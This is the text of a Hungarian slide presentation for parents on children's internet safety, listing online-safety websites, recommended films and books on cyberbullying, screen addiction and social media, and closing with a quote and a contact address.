- www.koloknet.hu
- biztonsagosinternet.hu
- internethotline.hu
- beszeljrola.hu

kiberhonap.hu/letoltesek

app.netacademia.hu/infotantar

mydip.xyz

Amikor elindulok
felfedezni az Internetet,
anyukám tudja, hogy
biztonságban vagyok.



PARENTAL CONTROL
FOR ANDROID

#Filmek

Honnan tanulhatunk? Szülőknek ajánlott filmek

- A taxisofőr (Martin Scorsese, 1976.)
- Egyenesen át (1990.)
- Az ördöklés istene (2011., Roman Polanski)
- Öngyilkosok szobája (2011. lengyel film)
- A vadászat (2012., Mads Mikkelsen)
- Az osztálytalálkozó (2013. svéd film)
- Cyberbully (2015.)
- Spotlight (2016.)
- Captain Fantastic 2016.
- Black Mirror 2011-2017
- To the Bone (2017.) anorexia
- 13 Reasons Why (2017.)

Keresés (Searching) 2018.

The Cleaners 2019.

Komabázis: Cyberbully




#Könyvek



Will Geddes: Szülők nagy mobilkönyve

- A Forbes kiadásában 2020-ban
- A Sicontact támogatásával
- Különféle internetes kockázatokról
- Konkrét megoldásokat javasol



Urbán Anikó – Villányi Gergő: Bántanak! Segítesz?

- 2021-es megjelenés
- Útmutató az online bántalmazás veszélyeiről
- Megoldások szülőknek és pedagógusoknak


Honnan tanulhatunk? Ajánlott irodalom szülőknek

- William Golding: A legyek ura
- Tari Annamária: Y generáció
- Tari Annamária: Ki a fontos: Én vagy Én?
- Kulcs a net világhoz
- Barbara Coloroso: Zaklatók, áldozatok, szemlélők: az iskolai erőszak
- Postman Neil: The Disappearance of Childhood
A gyermekkor eltűnése
- Kevin Mitnick: A megtévesztés művészete
- Herbert Schiller: Tudatipar made in U.S.A.
- Philip Zimbardo: Nincs kapcsolat
- Klausz Melinda: Megosztok, tehát vagyok
- Csonka Balázs: Kész fantázia

Gary Chapman: Netfüggő gyerekek

Nagy Ádám: Nevelj Jedit! - A képzelet pedagógiája

Allison Havey: Szex és lájk és közösségi média



„Az internet sok mindent nyújthat, de olyan honlap sose lesz, ami pótolja anyád társaságát.”
(Tommy Orange)



A biztonságosabb internet közös ügyünk

Köszönöm a figyelmet!

info@sicontact.hu